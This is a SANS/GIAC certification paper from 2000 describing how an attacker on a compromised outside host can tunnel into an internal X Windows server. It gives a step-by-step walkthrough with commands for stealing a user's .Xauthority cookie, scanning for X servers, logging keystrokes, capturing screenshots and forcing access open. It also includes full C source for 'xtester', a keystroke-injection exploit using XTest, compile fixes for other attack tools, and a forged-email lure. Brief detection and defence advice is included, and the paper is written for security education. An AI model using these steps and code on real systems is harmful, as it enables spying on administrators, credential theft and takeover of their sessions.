Global Information Assurance Certification Paper

Using XWindows to Tunnel Past a Firewall From the Outside
Chris Covington

Exploit Details

Name and Brief Description
This paper will be describing one way to tunnel into a network from the outside using normal features of the XWindows protocol, and ultimately gaining control over the computer system of an internal system administrator using the XTest XWindows extension. Since this involves the XTest extension, I will refer to it as the XTest vulnerability, even though much of the insecurity and exploit revolves around features in XWindows itself. While the XWindows protocol will allow an outside attacker to read an internal system administrator's keystrokes and look at the internal system administrator's screen, the XTest extension, if enabled on the system administrator's X server, will allow the intruder to type and execute commands into any of the system administrator's X windows.

Audience
It is anticipated that this paper will be published in an area that will serve as a reference to the security professionals community, allowing the community to understand the issue and generate interest, through education and demonstration of the problem, in proper configuration or modification of existing protocol or applications to minimize the vulnerability.

Variants
There are many variants of the XTest vulnerability. Those variants only look at the internal user's keystrokes, or take a snapshot of the user's screen. The programs xev, xkey, xscan, xspy, and xsnoop monitor keystrokes, while xwd, xwud, and xwatchwin take screen snapshots. One variant, xpusher, uses the XSendEvent Xlib library call to accomplish the pushing of keys to another application, but appeared to not be effective on a system I tried it on. Many of these variants are over a decade old, but for the most part, fixes for features these programs exploit have not been developed since the vulnerabilities were announced. In fact, the keystroke monitoring and screen snapshot programs xev, xwd, and xwud are included with the XWindows distribution itself. These are considered "features" of the XWindows system, but because of the potential security problems associated with the protocol, I will refer to the "features" as "vulnerabilities" for the purpose of this paper.

Operating System Affected
Every operating system that runs XWindows that I have seen is vulnerable to the parts of the process that we use to exploit the XWindows vulnerability which allows us to log keystrokes and produce screen snapshots. However, only X server software that ships with the XTest XWindows extension enabled on the X server is vulnerable to the specific XTest vulnerability which allows users to push keystrokes onto a X server's windows. A complete custom install of Redhat linux appears to have the XTest X extension enabled, as well as one custom install of AIX that I have seen, however one installation of Hummingbird X server for Microsoft Windows that I have seen does not appear to have it enabled by default. The XTest vulnerability is only an issue if the display console that the internal user uses has the XTest extension enabled.

Protocols/Services
The XTest vulnerability exploits the extension to the XWindows protocol called XTest. This is shipped with many XWindows systems and with X11R6, but not enabled on every XServer by default. The parts that of the XWindows protocol that allow that enhance the usefulness of this vulnerability, namely the keystroke logging and screen snapshot portions, are part of the default XWindows protocol.

Protocol Description

XWindows is commonly used by most major UNIX operating systems to serve as the underlying system graphical user interface for displaying of graphical applications. For example, GNOME, KDE, and applications like xterm and ghostview run on XWindows. If you have a UNIX server that simultaneously displays several applications on the same screen, chances are you are using XWindows as the underlying windowing protocol.

XWindows was developed by the Massachusetts Institute of Technology (MIT) in 1984, with version 11 being first released in 1987. The XWindow system is currently at release six of version 11, commonly referred to as X11R6. The XWindow system has been maintained over the past few years since release two by the X Consortium, an association of manufactures which support the X standard.

The XWindows protocol uses a network client - server model. The XWindows server is run on the user's computer. That computer normally has the input devices, like a mouse and keyboard, and some sort of viewing screen. The applications themselves, which may be running on remote computers, are referred to as X clients. This means that when a user sits down on their computer running an X server, their remote applications are displayed on the X server.

Normally, TCP/IP ports in the 6000 range are used by the XWindows server. The first XWindows server running on a computer normally runs on port 6000. If there is more than one server, the second server runs on port 6001 and so forth. When a XWindows client program is started on a (possibly) remote computer, the client sends, via the XWindows protocol, requests that draw the application's windows and buttons on the server.

Although the XWindows protocol provides a number of basic XWindows protocol commands for displaying objects, it also allows extensions, which add to the functionality of the XWindows protocol. Because XWindows is a client - server protocol, both the client application and the XWindows server must support the extension before it can be used. One of these extensions is called XTest.

XTest allows a client to send events, like a keystroke, to another client, via their XWindows server, and have the server present the event to the client as if it were done on the XWindows server's local keyboard. The XTest extension is used for testing the functionality of the XWindows server without user interaction. It is also used with programs like the Mercator project, and the A2x interface to Dragon Dictate, that use this extension to provide XWindows access for the blind.

How the Exploit Works

For this vulnerability to be effective, the outside person must compromise a computer running on the outside of the firewall. For the purposes of this paper, we will assume that the firewall does not do IP masquerading, which would complicate these examples. The inside person must be running an XWindows server for their display. If the internal XWindows server uses xhost, hostname only authentication, the extenal user does not need to gain root level access on the external computer. However, if the internal XWindows server uses XAuth authentication, which is a long secret password (a.k.a. cookie) based authentication, the external person will need to obtain root access on the external computer to gain access to the cookie file that will let them access the internal XWindows server. Also required is one of two scenerios.



Figure 1: The external users gains normal or root access on the external computer

The first scenario is that the firewall doesn't block connections to the 6000 ports from the external computer, and the administrator tells the XWindows server beforehand to either allow XWindows connections from the outside computer to it. This is fairly uncommon, but could happen in a situation where the administrator wants to use a graphical tool running on the outside server, and for convenience wishes to use it from their workstation instead of from the console of the outside computer.

In a second, more common scenario, the firewall blocks the XWindows 6000 ports, but allows a type of telnet protocol through which allows XWindows to be tunneled, and the system administrator connects to the remote computer using this protocol for which the XWindows authorization of the remote computer is done automatically. The authorization could happen by default in the tunneling program, or, happen nearly by default because the command is aliased by the administrator to always do tunneling. The administrator would not even need to have any intention of starting an XWindow client on the remote computer in the second scenario.



Figure 2: The internal user establishes an XWindows session to the external computer

In order for this to be effective in the second scenario, or in the first scenario if XAuth XWindows authentication is being used, the internal user must be led to establish an XWindows connection to the external computer. For this to happen, the external user could either wait for an internal user to login, or cause an event to happen on the external computer, which would cause the internal user to connect to the external computer.

At this point, if XAuth is being used by the connection, the external user needs to copy the contents of the cookie file, ~username/.Xauthority, to their home directory on the external computer. The external user on the external computer is now authorized to connect to the internal user's XWindows server.



Figure 3: The external user establishes an XWindows connection from the external computer to the internal XWindows server

What makes the exploit so powerful is that once your client application authenticates itself to the XWindows system, the XWindows system gives the client quite a bit of access to the other clients running on the XWindows server. The client can take screen snapshots, and snoop on other windows' keystrokes without a bit of further authorization from the XWindows server. If the XWindows server has the XTest extension enabled, the client can also send other clients events like keystrokes and mouse movements as if they were typed in at the local user's computers console.

How to use the programs

For the demonstration, we begin from the point where the external user has gained access to the external computer. We will focus on the steps that make up the vulnerability, and skip over steps that are not important to the core of the demonstration, such as the covering up tracks after a computer is compromised, and installing a sniffer to gather other external computers passwords. We also will make the assumption that once the external computer has been compromised, the external computer can upload exploit programs to it.

Step 1: Check if an internal user is logged in

The first goal is to check for the presence of an existing connection that could be to a machine that runs an XWindows server. That will save us the time and hassle of waiting for a user to connect to the external computer, or causing an event that would lead an internal user to establish a connection to the external computer.

For this, we can use the "w" command, which will show who is connected to the external computer, and which machines they are connected from

```
# w
  7:21pm  up  4:02,  1 user,  load average: 0.07, 0.08, 0.08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     pts/3    internal99        7:09pm 11:56   0.17s  0.10s  -bash
```

From the above example, we can see that the user from the machine called "internal" is connected. If the user is not logged in, or is logged in only from the external server's directly attached console, we still have several choices.

Step 1a: An internal user is not logged in, create a situation to stimulate a login

There are many ways to get an internal user to login to the external server. One way is to create a disturbance on the external server, that an internal user gets called to fix. This would work for the demonstration, although depending on the circumstance this might also prompt the internal user to do a security check on the system and discover the external user logged in. There are other ways that would work just as well, such as sending forged e-mail to root at the server stating there is an upgrade to software on the external computer if an application file has a certain creation date.

Step 1b: Or, an internal user is not logged in, wait and "eventually" a login will happen

Eventually, the machines will get logged into for maintenance, if the external user is very patient. One way of checking the frequency that internal users log in is with the "last" command. This will also show what server they logged in from. Some computers require the "-R" flag for last command to show hostnames.

```
# last
root     pts/0        internal99       Wed Jun  7 17:16 - 17:17  (00:00)
root     pts/0        internal         Fri Jun  2 19:51 - 19:53  (00:02)
```

```
root     pts/0        internal7        Wed May 31 18:28 - 22:55  (04:27)
root     pts/0        internal99       Tue May 30 20:56 - 20:56  (00:00)
```

From this, one can also see the hours that the internal users are normally logged in from, and which internal computers they connect from, which may contain an XWindows server.

Step 1c: Or, an internal user is not logged in, scan internal systems for unsecured servers

There are several was to accomplish this. One way is to manually try to run an XWindows application, such as "xwininfo -root -children -display internal_host_name:0" on a list of possible internal hosts. The host list could be taken from the output of Step 1b's "last" command. To make the scan a little easier, a native UNIX command called "netstat" with the "-rn" option could be used to determine a range of IP addresses likely to be internal addresses, based on the routing table.

Once the range of internal IP addresses is figured out, a portscanning program like "nmap" could be used to see if those servers have servers listening on the 6000 port range. However, this does not indicate whether the XWindows server will allow the external user to connect without further authentication.

There is a program on the Internet called "xscan", which in addition to performing the basic portscanning capability of nmap, will attempt to start a keystroke logger on the internal XWindows server that are active. This way, it will be apparent which servers do not require authorization. This scan may be more useful if we obtain a ~/.Xauthority file by searching other users home directories for authorization credentials as described in step two, first. If this step has been successful, skip the next step, otherwise go back to the beginning.

```
# ./xscan 10.99.99 # 10.99.99 is the internal network
Scanning 10.99.99.1
Scanning hostname 10.99.99.1 ...
Connecting to 10.99.99.1 (10.88.88.88) on port 6000...
Host 10.99.99.1 is not running X.
Scanning hostname 10.99.99.99 ...
Connecting to 10.99.99.99 (10.88.88.88) on port 6000...
Connected.
Host 10.99.99.99 is running X.
Starting keyboard logging of host 10.99.99.99:0.0 to file
KEYLOG10.99.99.99:0.0...
```

Step 2: An internal user is logged in, copy their authorization credentials

Once an internal user is logged in, we will need to obtain the user's authorization credential, called a "cookie", if one exists. This can be done by copying the user's .Xauthority file that is contained in their home directory on the external computer to your home directory on the same computer. A better way to do this is with the following command lines:

xauth nlist > /tmp/.Xauthority # make a backup of your old authentication cookies
xauth -f ~username/.Xauthority nlist | xauth nmerge - # substitute in the internal user's username
cat /tmp/.Xauthority | xauth nmerge -; rm /tmp/.Xauthority # put back in your cookies if needed

The middle line does the merging of the users cookies with your own. It may overwrite your cookies however, so sometimes it is necessary to make a backup copy first and then later merge them in, as is the case if you have an existing XWindows connection from your computer to the external computer.

Lack of a .Xauthority file in the internal user's home directory could mean that they some other authorization scheme, such as an xhost, IP based authorization, or that there is not an XWindows server running on their computer, or that the proper authentication was not set up to allow the external host to connect to the internal XWindows server. Regardless, for this demonstration we will try to connect to their internal XWindows server.

Step 3: An internal user is logged in, find out the name of their XWindows server display

There are several commands that will help locate the display that the internal user is using. The first one is if the user had a .Xauthority file in their home directory. The command "xauth list" will list the display names that the file has authority cookies for. Another way is to use the "last" command from Step 1b to show what computer name the user is logged in from. A good guest would be that the display name would be the computer name followed by a ":0", ":1", or other low number.

Perhaps the best way is to use the netstat command. Netstat is a command native to most modern UNIX systems. Netstat will show the port number of all network connections to and from the computer it is run on. Since netstat produces a number of lines of output on a computer that has many network connections open, we search for the ones to the XWindows server, which will normally be in the lower 6000 range, with the "grep" command.

```
# netstat -an | grep ":60[0-9][0-9]" # 10.99.99 is the internal network
tcp        0      0 10.88.88.88:1364   10.99.99.99:6000    ESTABLISHED
tcp        0      0 0.0.0.0:6000       0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:6012       0.0.0.0:*           LISTEN
```

Here we see an internal computer, 10.99.99.99, with an XWindows server, at port 6000, that has an established connection with the external computer, 10.88.88.88. Taking the last two digits of the port number gives the display number, so the display of the XWindows server in this example is 10.99.99.99:0.

One item to note is that programs that tunnel XWindows traffic will often times listen on displays with single or double digit display numbers on computer that the user connects to. In this example, there could have been a display with a port such as 6012 listening on the host that the netstat command is run from. If that port (display localhost:12) were connected to, it would be the same as connecting to the internal XWindows server, even though the port is on the external computer. If it is tunneled this way, a firewall will most often not be able to filter the XWindows traffic. This is because behind the scenes, it is common for the XWindows tunneling to happen to be on the same port as the internal user's telnet-like connection and oftentimes the communication in a tunnel is scrambled.

Step 4: Connect to the internal XWindows server and test the connection

At this point, it would be nice to know if the work we have done in the previous steps was enough to allow us to successfully connect to the internal XWindows server. The program distributed with X11R6 called "xwininfo" is one tool that provides a quick way to let us do that. If it succeeds, you know you have a connection.

```
# xwininfo -root -display 10.99.99.99:0 | head -5

xwininfo: Window id: 0x26 (the root window) (has no name)

  Absolute upper-left X:  0
  Absolute upper-left Y:  0
```

If this fails, go back to step 1.

Step 5: Keeping the authorization to the XWindows server

A program on the Internet called "xcrowbar" can be run at this point to ensure that once you got access to the internal display, you kept the access. The source code for the command indicates that it loops, running the XDisableAccessControl X11 C library routine on the display to accomplish this.

```
# xcrowbar 10.99.99.99:0 &
```

This is only marginally successful for tunneled connections, as when the internal user logs out of the external computer, the tunneled connection that bypasses the firewall will be terminated. A way to keep the connection from terminating, if the tunneling software is considerate of existing X connections, is to start up and keep an XWindows application running from the external computer, sent to the internal computer. Running "xlogo -display 10.99.99.99:0" will accomplish this, but will be noticed by the internal user. Keeping a keystroke logger or program such as xev (x event viewer) running as described in the next step may keep the connection open, and may only be noticed if the internal user ran the tunneling command from the command line that can display error messages.

```
# xwininfo -root -display 10.99.99.99:0 | grep root # find the root window id
xwininfo: Window id: 0x26 (the root window) (has no name)
# xev -id 0x26 -display 10.99.99.99:0 > /dev/null & # keep connection open
```

For the steps from here on out, it is recommended that a program be run that will tunnel XWindows traffic from the external computer, to the computer that the external user sits in front of. It is not absolutely necessary that this be done, but some commands will not work properly or require different configuration if this is not set up ahead of time, as the external user will want to see graphical information from the remote displays.

Step 6: Capturing keystrokes on the internal user's keyboard

There are several programs that will allow the external user to capture keystrokes on the internal

user typing into other windows on the internal computer. The first on is normally distributed with the XWindows system, called "xev". Xev stand for X Event Viewer, and lets someone view the events, including keystrokes that are entered into the XWindows server. Since it returns events besides keystrokes, it is best to use grep to filter these out.

Xev only lets you log one window at a time, and requires you to know the hex window id of the window that you wish to log. The xwininfo command can be used to get window ids and text descriptions of windows that may be of interest.

```
# xwininfo -tree -root -display 10.99.99.99:0 | grep -i term
     0x2c00005 "root@internal: /": ("GnomeTerminal" "GnomeTerminal.0")
566x256+0+0  +6+550
# xev -id 0x2c00005 -display 10.99.99.99:0 | grep XLookupString
```

Four of the top keystroke loggers available on the Internet are xkey, xsnoop, xscan, and xspy. At least one of them is over a decade old, according to the source code.

Xkey does not need a window id, only a display name, but will not work on any windows that get opened after the command. It calls the XOpenDisplay and XSelectInput Xlib C functions in the beginning, and then uses XNextEvent, XLookupString, and XKeysymToString in a loop to capture keystrokes.

```
# ./xkey 10.99.99.99:0
testing123
# ./xsnoop -h 0x2c00005 -d 10.99.99.99:0
testing123
```

Xscan is a program similar to xkey, but instead of specifying display names, the user can specify hostnames and subnets, and will create a file of keystrokes for each display found. The program will only scan port 6000 (display :0), and like xkey, will not capture keystrokes of new windows. It uses the same C functions as xkey.

```
# ./xscan 10.99.99
Scanning hostname 10.99.99.99 ...
Connecting to 10.99.99.99 (10.99.99.99) on port 6000...
Connected.
Host 10.99.99.99 is running X.
Starting keyboard logging of host 10.99.99.99:0.0 to file
KEYLOG10.99.99.99:0.0...
```

Xspy provides the same functionality of xkey, but goes about it by using XQueryKeymap to return the state of the keyboard keys in a fast loop and checks to see if the keys on the keyboard are newly pressed. This has the advantage of being able to capture keystrokes even in the new windows.

```
# ./xspy -display 10.99.99.99:0
test123
```

The use of the tools to capture keystrokes should show for the demonstration how it would be possible to capture logins to other computers made from the internal computer's XWindows

server. It also shows which terminal windows on the display are not used frequently.

Step 7: Get screen shots

Just like keystroke logging, there are programs to capture screen shots of windows running on the XWindows server. One pair of programs is normally distributed with the XWindows system, called XWindow dump, xwd, and XWindow undump, xwud. A program that is on the Internet to do this is called xwatchwin.

Xwd is the program that can take a snapshot of a particular window, if given the window id, or a snapshot of the whole screen if called with the "-root" option. It uses XGetImage as the main C function call to do this. To be privacy conscious, it will sound the keyboard bell on the XWindows server when it starts up. The output can be piped into the xwud command, which displays xwd images.

```
# xwd -root -display 10.99.99.99:0 | xwud # show entire display,
# xwd -id 0x2c00005 -display 10.99.99.99:0 | xwud # or just one window
```

Xwatchwin is a program like xwd that takes a snapshot, but it updates the snapshot frequently. It uses XGetImage, like xwd. If you specify a windowid, it must be an integer instead of hex. The integer windowid can be displayed if you add the "-int" command line argument to xwininfo.

```
# ./xwatchwin 10.99.99.99 root # show entire display,
# ./xwatchwin 10.99.99.99 46137349 # or just one window
```

Note that if the Xserver starts up a screen saver, you might only be able to view that, instead of the underlying windows.

Step 8: Push keystrokes using XSendEvent

Now that all the background work is done for the demonstration, we can begin pushing keystrokes to the windows displayed on the internal user's XWindows server display.

There is only one program, called xpusher, available on the Internet that I could find to do this. It sends the XWindows server an XSendEvent call, which specifies a window id to send the keypress event to. The XWindows server marks events created with XSendEvent as "synthetic", and an xterm will automatically ignore the synthetic keypresses unless the AllowSendEvents option is turned on. The easiest way to do that is to hold the control key and left mouse key down and select "Allow SendEvents" from the menu that pops up. Unfortunately, xpusher did not seem to work on the particular installation that I tried it on - I will have to keep trying this one. So, proceed to the next step.

```
$ ./xpusher -h 0x2c00005 -display 10.99.99.99:0
```

Step 9: Push keystrokes using the XTest Extension

X11R6 includes the XTest extension, which is often compiled into the XWindows server. The

XTest extension allows a client to tell a server that a key has been pressed, but instructs the server to treat it as a real keypress, and not to mark it as synthetic. This is accomplished by means of the XTestFakeKeyEvent function. The window can be selected with the XSetInputFocus function, and is useful to send after a full key press and key release, along with an XFlush to flush the display.

The xtester program appeared to work on a single custom AIX install, but was not tested on other AIX, HP, or Sun computers, and did not appear to work in its current form on a Redhat Linux system I used. It is a new program, inspired by and having functionality similar to the xpusher program, after attempts at getting XSendEvent to work on my particular configuration failed.

```
$ ./xtester 0x2c00005 10.99.99.99:0
```

This concludes the demonstration.

Signature of the demonstration

If you are trying to detect this demonstration is happening, you would need a protocol analyser that understands the XWindows protocol. If you can look into the protocol to figure out when an XTest extension or XSendEvent is called, you may be able to filter on it. Unfortunately, since many XWindow tunnelers scramble the data as well as tunneling it, this may be ineffective.

The user may be able to sense abnormalities, like a lot of traffic being generated, resulting in a high load on the computer from sending entire screenshots over the network, or from a warning bell sounded as a courtesy in xwd. They may also notice a window getting the focus without having done it themselves.

How to protect against it

One of the biggest things that you can do is to block the 6000 port range on the firewall, and to make sure that each client that can tunnel XWindows traffic is specifically denied by a configuration file on the client (since a successful attacker can alter the external server side) if it tries to tunnel to an external computer. Some programs that tunnel as a side effect turn XWindows tunneling off by default, but this procedure may be flawed if the users use XWindows so often that they make an alias to the program so the program tunnels XWindows traffic for all of their connections.

I have heard of a program that pops open a dialog box after an application tries to open on the display, asking if a new windows has permission to connect. That might be too much of a hassle for general use, however.

There is an extension that has been included with XWindows called the Security extension. It looks promising, and allows the server to differentiate between a trusted and untrusted connection. Setting up the trusted and untrusted status for cookies is done with the xauth program, and there may be a XWindows server file that could be modified to fine tune the access. This is well worth looking into.

Source Code

```
#include <stdio.h>
#include <X11/Xlib.h>
#include <X11/Xutil.h>
#include <X11/extensions/XTest.h>

/* XTester - Chris Covington, June 2000
   used to demonstrate XTest extension ability to send keystrokes
   ./xtester remote_windowid remote_displayname
   compile with gcc xtester.c -o xtester -lXtst -lX11 */

main(argc,argv)
  int argc;
  char **argv;
{
  char *display = NULL;

  Display *dpy1 = NULL;
  Display *dpy2 = NULL;
  Window  win1;
  Window  win2;

  XWMHints hints={(InputHint|StateHint), True, NormalState,
    0, 0, 0, 0, 0, 0};

  if (argc != 3) {
    printf("usage: %s remote_windowid remote_displayname\n",argv[0]);
    printf("example: %s 0x500000e 10.99.99.99:0\n",argv[0]);
    exit(1);
  }

  /* read input */
  sscanf(argv[1], "0x%lx", &win1); /* 1st arg is remote windowid */
  display=argv[2]; /* 2nd arg is remote display name */

  /* open displays */
  if ((dpy1 = XOpenDisplay(NULL)) == NULL) { /* Open local display */
    fprintf(stderr, "Failed: open display %s\n", XDisplayName(NULL));
    exit(1);
  }
  if ((dpy2 = XOpenDisplay(display)) == NULL) { /* Open remote display */
    fprintf(stderr, "Failed: open display %s\n", XDisplayName(display));
    exit(1);
  }

  /* create local window */
  win1 = XCreateSimpleWindow(dpy1, DefaultRootWindow(dpy1),
    0, 0, 100, 100, 1, WhitePixel(dpy1, DefaultScreen(dpy1)),
    BlackPixel(dpy1, DefaultScreen(dpy1)));

  /* set window manager properties */
  XSetStandardProperties(dpy1, win1, "xtester", "xtester", None, NULL, 0, NULL);

  XSetWMHints(dpy1, win1, &hints);

  XSelectInput(dpy1, win1, FocusChangeMask|KeyPressMask|KeyReleaseMask);
```

```
  XMapWindow(dpy1, win1); /* make windows visible */

  while (1) { /* main x loop */
    XEvent event;
    XKeyEvent * e;
    e=(XKeyEvent *)&event;

    XNextEvent(dpy1, &event); /* get an event */

    /* forward key events */
    if (event.type == KeyPress){
      XTestFakeKeyEvent (dpy2, e->keycode, 1, 0);
    }
    if (event.type == KeyRelease){
      XTestFakeKeyEvent (dpy2, e->keycode, 0, 0);
      XSetInputFocus(dpy2, win2, 1, CurrentTime);
      XSetInputFocus(dpy1, win1, 1, CurrentTime);
      XFlush(dpy2);
    }
  }
}
```

Source for the other programs used can all be found at www.rootshell.com in the exploits section under the "July 97 and before" section, if they are not included in the normal XWindows distribution. Xsnoop and xpusher were written by Peter Shipley, xspy by Jon A. Maxwell, xscan by pendleto@math.ukans.edu, xwatchwin by John Bradley, xkey by Dominic Giampaolo, and xcrowbar by matt@cs.su.oz.au. Usage, description, and function calls were described earlier.

Compiler notes

Redhat systems generally compile XWindows progams like so: "gcc program.c -o program -L/usr/X11R6/lib -lX11". In xsnoop, remove the "w=toi..." line after the "case 'h'" line, and also remove the "#include <X11/vroot.h> line. For xscan, add "-L/usr/X11R6/lib" to the compilation line in the Makefile for Redhat linux systems. In xwatchwin, remove the "XGetWMHints" lines. For xpusher, switch the "case 'h'" comment to the line below the comment, and to get the input window to appear on a your display while monitoring a remote display, a new display variable should be set up, the new display should be opened by copying the existing XOpenDisplay block, the old XOpenDisplay block should have displaynames of "NULL", and the XSendEvent line should refer to the new display.

Additional information

Lewis, David. “Frequently Asked Questions (FAQ).” comp.windows.x. 15 June 2000. URL www.faqs.org/faqs/x-faq/part1 (24 May 2000).

Runeb@stud.cs.uit.no. “Crash Course in X Windows Security” X-windows security: The Battle Begins. 15 June 2000. USENET (8 May 2000).

Rootshell. “Root Shell.” 15 June 2000. URL rootshell.com/beta/view.cgi?199707 (2 May

2000).

Mynatt, Elizabeth D. "The Mercator Project: Providing Access to Graphical User Interfaces for Computer Users Who Are Blind" Sun Technology and Research – Enabling Technologies. 15 June 2000. URL www.sun.com/access/mercator.info.html (2 June 2000).

"The a2x FAQ" 15 June 2000. URL ww.cl.cam.ac.uk/a2x-voice/a2x-faq.html (2 June 2000).

Drake, Kieron. "X Consortium Standard" XTEST Extension Library. 15 June 2000. URL www.rge.com/pub/X/Xfree86/4.0/doc/xtestlib.TXT (2 June 2000).

Levy, Stuart. "How to Create a Virtual Mouse in X" comp.os.linux.x 15 June 2000. USENET (2 June 2000).

Arendt, Bob. "Sending Events to Other Windows" comp.windows.x 15 June 2000. USENET (2 June 2000).

Blackett, Shane. "Preprocessing Keyboard Input. . . " comp.windows.x 15 June 2000. USENET (2 June 2000).

Linux Online! "Remote X Apps mini-HOW TO: Telling the Server" Linux Documentation Project. 15 June 2000, www.linux.org/help/ldp.mini/Remote-X-Apps-6.html (14 June 2000).

Keithley, Kaleb. "Understanding Web Enabled X" Motif Developer. 15 June 2000. URL www.motifzone.com/tmd/articles/webenx/webenx.html (14 June 2000).

Net@informatick.uni-bremen.de. "4.11 XC-MISC extension." X11R6 Release Notes, section 4 15 June 2000 URL www-m.informatik.uni-bremen.de/software/unroff/examples/r-4.html (2 June 2000).

Bhammond@blaze.cba.uga.edu. "Overview" A Brief intro to X11 Programming. 15 June 2000 URL www.cba.uga.edu/~bhammond/_programming/doc/XIntro (7 May 2000).

"Commands Reference, Volume 6." Xauth command. 15 June 2000. URL anguilla.u.s.arizona.edu/doc_link/en_US/a_doc_lib/cmds/aixcmds6/xauth.htm (14 June 2000).

Digital Equipment Corporation. "Xkeyboard Options." Xserver(1) manual page. 15 June 2000 URL www.xfree86.org/4.0/Xserver.1.html (14 June 2000).

"AIX Version 4.3 AIXwindows Programming Guide" AIXwindows Xtest Extension. 15 June 2000 URL nscp.upenn.edu/aix4.3html/aixprggd/aixwnpgd/ext_xtest.htm (2 June 2000).
Zweije, Vincent. "6.2 Xauth" Remote X Apps mini-HOWTO. 15 June 2000. URL www.spade.com/linux/mini/Remote-X-Apps.txt (14 June 2000).

Nye, Adrian. Xlib Programming Manual. Vol. 1 of The Definitive Guides to the X Window System: Xlib Programming Manual. United States: O'Reilly & Associates, Inc., 1995.

Last Updated: May 23rd, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
